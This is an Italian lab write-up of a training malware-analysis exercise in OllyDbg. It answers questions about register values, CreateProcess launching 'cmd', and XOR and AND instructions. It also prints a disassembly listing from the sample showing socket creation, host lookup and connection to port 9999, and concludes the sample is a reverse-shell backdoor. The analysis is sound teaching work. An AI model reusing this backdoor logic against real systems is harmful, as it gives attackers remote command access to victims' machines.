
OllyDBG

Traccia:

Fate riferimento al malware: **Malware_U3_W3_L3**, presente all'interno della cartella **Esercizio_Pratico_U3_W3_L3** sul desktop della macchina virtuale dedicata all'analisi dei malware. Rispondete ai seguenti quesiti utilizzando OllyDBG.


- All'indirizzo 0040106E il Malware effettua una chiamata di funzione alla funzione «CreateProcess». Qual è il valore del parametro «CommandLine» che viene passato sullo stack? (1)
- Inserite un breakpoint software all'indirizzo 004015A3. Qual è il valore del registro EDX? (2) Eseguite a questo punto uno «step-into». Indicate qual è ora il valore del registro EDX (3) motivando la risposta (4). Che istruzione è stata eseguita? (5)
- Inserite un secondo breakpoint all'indirizzo di memoria 004015AF. Qual è il valore del registro ECX? (6) Eseguite un step-into. Qual è ora il valore di ECX? (7) Spiegate quale istruzione è stata eseguita (8).
- BONUS: spiegare a grandi linee il funzionamento del malware

Come prima cosa andremo ad aprire il tool OllyDBG presente nella cartella sul desktop.




Una volta aperto il tool andremo a caricare il malware in esame andando a cliccare sull'icona della cartella presente in alto a SX e seguendo il path corretto del file eseguibile.

OllyDBG si presenterà con la schermata generale ed andremo quindi a rispondere ai quesiti.




1. **Qual è il valore del parametro "CommandLine" che viene passato sullo stack alla chiamata di funzione "CreateProcess" all'indirizzo di memoria 0040106E?**




Com'è possibile vedere dalla schermata "Disassembler Window", all'indirizzo di memoria 00401067, il valore del parametro "CommandLine" è "**cmd**" (command prompt Windows).

2. **Inserire un breakpoint software all'indirizzo 004015A3. Qual è il valore del registro EDX? Eseguito uno "step-into", indicare il nuovo valore di EDX. Che istruzione è stata eseguita?**




Il valore inziale di EDX è **7C90E4F4** com'è possibile vedere dalla schermata "Register Window". Andremo quindi a inserire un software breakpoint (Toggle Breakpoint) cliccando col tato destro sulla riga dell'indirizzo di memoria specificato. I Software Breakpoint permettono di fermare il programma quando una data istruzione è eseguita. Si possono configurare per esempio su una chiamata di funzione per studiare i dettagli, oppure all'inizio di un ciclo per capire di che si tratta. OllyDBG ci permette di analizzare un malware mentre esso è in esecuzione, sfruttando i breakpoint

per fermare momentaneamente l'esecuzione e recuperare informazioni sullo stato delle variabili, della memoria, dei registri.




Una volta inserito il breakpoint andremo ad eseguire il programma cliccando su "play" che si fermerà, appunto, al breakpoint.




Dalla "Register Window" potremo vedere che il valore di EDX sarà ora **00000A28**. Andremo quindi ad eseguire lo "Step-Into".

Verrà quindi eseguita l'istruzione XOR EDX, EDX che inizializza la variabile a 0, infatti l'operatore logico tra due bit identici restituisce sempre 0. Restituisce 1 solamente nel caso in cui i bit su cui opera sono diversi, sarà possibile infatti vedere sulla "Register Window" che il valore di EDX sarà ora **uguale a 0**.

3. **Inserire un secondo breakpoint all'indirizzo di memoria 004015AF. Qual è il valore di ECX? Eseguito lo step-into qual è il nuovo valore di ECX? Che istruzione è stata eseguita?**




Cliccando con il tasto DX sull'indirizzo di memoria specificato andremo ad inserire un nuovo software breakpoint.




Come specificato dall'istruzione all'indirizzo di memoria precedente a quello in esame il valore di ECX è uguale a quello del registro EAX, cioè **0A280105.**

Andremo quindi ad eseguire il secondo "step-into".



Verrà quindi eseguita l'istruzione AND ECX, 0FF che restituisce l'AND logico tra i bit di ECX e la



forma binaria di 0FF (1111 1111). Aggiorna poi ECX con il risultato dell'operazione, che in questo caso sarà uguale a **00000005.**

4. **Spiegare a grandi linee il funzionamento del malware.**

```
00401284  > 6A 00          PUSH 0                                  ; Flags = 0
00401286  . 6A 00          PUSH 0                                  ; Group = 0
00401288  . 6A 00          PUSH 0                                  ; pWSAprotocol = NULL
0040128A  . 6A 06          PUSH 6                                  ; Protocol = IPPROTO_TCP
0040128C  . 6A 01          PUSH 1                                  ; Type = SOCK_STREAM
0040128E  . 6A 02          PUSH 2                                  ; Family = AF_INET
00401290  . FF15 A0404000  CALL DWORD PTR DS:[<&WS2_32.WSASocketA> ; WSASocketA
00401296  . 8985 FCFCFFFF  MOV DWORD PTR SS:[EBP-304],EAX
0040129C  . 83BD FCFCFFFF  CMP DWORD PTR SS:[EBP-304],-1
004012A3  .v75 0A          JNZ SHORT Malware_.004012AF
004012A5  . B8 01000000    MOV EAX,1
004012AA  .vE9 27010000    JMP Malware_.004013D6
004012AF  > 8D8D 10FEFFFF  LEA ECX,DWORD PTR SS:[EBP-1F0]
004012B5  . 51             PUSH ECX                                ; Arg2
004012B6  . 8D95 50FEFFFF  LEA EDX,DWORD PTR SS:[EBP-1B0]
004012BC  . 52             PUSH EDX                                ; Arg1
004012BD  . E8 C7FDFFFF    CALL Malware_.00401089                  ; Malware_.00401089
004012C2  . 83C4 08        ADD ESP,8
004012C5  . 8945 F8        MOV DWORD PTR SS:[EBP-8],EAX
004012C8  . 8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
004012CB  . 50             PUSH EAX                                ; Name
004012CC  . FF15 A4404000  CALL DWORD PTR DS:[<&WS2_32.#52>]       ; gethostbyname
004012D2  . 8985 44FEFFFF  MOV DWORD PTR SS:[EBP-1BC],EAX
004012D8  . 83BD 44FEFFFF  CMP DWORD PTR SS:[EBP-1BC],0
004012DF  .v75 23          JNZ SHORT Malware_.00401304
004012E1  . 8B8D FCFCFFFF  MOV ECX,DWORD PTR SS:[EBP-304]
004012E7  . 51             PUSH ECX                                ; Socket
004012E8  . FF15 A8404000  CALL DWORD PTR DS:[<&WS2_32.#3>]        ; closesocket
004012EE  . FF15 AC404000  CALL DWORD PTR DS:[<&WS2_32.#116>]      ; WSACleanup
004012F4  . 68 30750000    PUSH 7530                               ; Timeout = 30000. ms
004012F9  . FF15 08404000  CALL DWORD PTR DS:[<&KERNEL32.Sleep>]   ; Sleep
004012FF  .^E9 48FFFFFF    JMP Malware_.0040124C
00401304  > 8B95 44FEFFFF  MOV EDX,DWORD PTR SS:[EBP-1BC]
0040130A  . 8B42 0C        MOV EAX,DWORD PTR DS:[EDX+C]
0040130D  . 8B08           MOV ECX,DWORD PTR DS:[EAX]
0040130F  . 8B11           MOV EDX,DWORD PTR DS:[ECX]
00401311  . 8995 38FEFFFF  MOV DWORD PTR SS:[EBP-1C8],EDX
00401317  . 68 0F270000    PUSH 270F                               ; NetShort = 270F
0040131C  . FF15 B0404000  CALL DWORD PTR DS:[<&WS2_32.#9>]        ; ntohs
00401322  . 66:8985 36FEFF MOV WORD PTR SS:[EBP-1CA],AX
00401329  . 66:C785 34FEFF MOV WORD PTR SS:[EBP-1CC],2
00401332  . 6A 10          PUSH 10                                 ; AddrLen = 10 (16.)
00401334  . 8D85 34FEFFFF  LEA EAX,DWORD PTR SS:[EBP-1CC]
0040133A  . 50             PUSH EAX                                ; pSockAddr
0040133B  . 8B8D FCFCFFFF  MOV ECX,DWORD PTR SS:[EBP-304]
00401341  . 51             PUSH ECX                                ; Socket
00401342  . FF15 B4404000  CALL DWORD PTR DS:[<&WS2_32.#4>]        ; connect
00401348  . 8985 4CFEFFFF  MOV DWORD PTR SS:[EBP-1B4],EAX
0040134E  . 83BD 4CFEFFFF  CMP DWORD PTR SS:[EBP-1B4],-1
00401355  .v75 23          JNZ SHORT Malware_.0040137A
00401357  . 8B95 FCFCFFFF  MOV EDX,DWORD PTR SS:[EBP-304]
0040135D  . 52             PUSH EDX                                ; Socket
0040135E  . FF15 A8404000  CALL DWORD PTR DS:[<&WS2_32.#3>]        ; closesocket
00401364  . FF15 AC404000  CALL DWORD PTR DS:[<&WS2_32.#116>]      ; WSACleanup
0040136A  . 68 30750000    PUSH 7530                               ; Timeout = 30000. ms
0040136F  . FF15 08404000  CALL DWORD PTR DS:[<&KERNEL32.Sleep>]   ; Sleep
```

Ispezionando il codice sarà possibile vedere che questo crea delle socket sulle quali connettersi per eventualmente eseguire codice da remoto, siamo arrivati così alla conclusione che il malware possa trattarsi di una **backdoor**.